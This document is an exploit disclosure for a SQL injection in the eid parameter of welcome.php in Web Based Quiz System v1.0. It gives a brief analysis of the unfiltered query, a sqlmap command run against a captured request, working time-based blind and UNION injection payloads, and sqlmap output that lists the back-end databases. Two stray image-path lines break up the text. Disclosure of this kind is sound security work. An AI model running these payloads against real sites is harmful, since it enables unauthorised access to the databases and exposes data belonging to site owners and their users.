Web Based Quiz System v1.0 is vulnerable to SQL Injection via welcome.php

Exploit Title: SQL injection

Date: 2022-06-06

Software Link: https://www.sourcecodester.com/download-code?nid=14727&title=Web+Based+Quiz+System+in+PHP%2FMySQLi+with+Full+Source+Code <https://www.sourcecodester.com/download-code?nid=14727&title=Web+Based+Quiz+System+in+PHP%2FMySQLi+with+Full+Source+Code>


Version: v1.0

Tested on: Windows 10

Operating environment: xampp 7.4.29


1. Vulnerability analysis

The vulnerability file welcome.php is located in the root directory of the website. Line 93 does not filter the eid parameter, and directly brings it into the database query in line 96, resulting in a SQL injection vulnerability:



2. Loophole recurrence

First register an ordinary user to log in, then click the start button and grab the data package as shown below:



Save the data package as 1.txt, and use sqlmap to get database information, The sqlmap injection statement is: python sqlmap.py -r 1.txt --dbs ---batch --random-agent -p eid

```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: q=quiz&step=2&eid=5b141f1e8399e' AND (SELECT 3948 FROM (SELECT(SLEE
P(5)))xPFU) AND 'dinE'='dinE&n=1&t=10

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: q=quiz&step=2&eid=5b141f1e8399e' UNION ALL SELECT NULL,NULL,CONCAT(
0x71716a7871,0x7264665168577a6d6d4c75636b7a7a694a576c784a4549515a4a575459496c645
574735167417a68,0x717a707a71),NULL,NULL-- -&n=1&t=10
---
[11:12:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.29, Apache 2.4.53
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:12:45] [INFO] fetching database names
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sourcecodester_exam
[*] test
```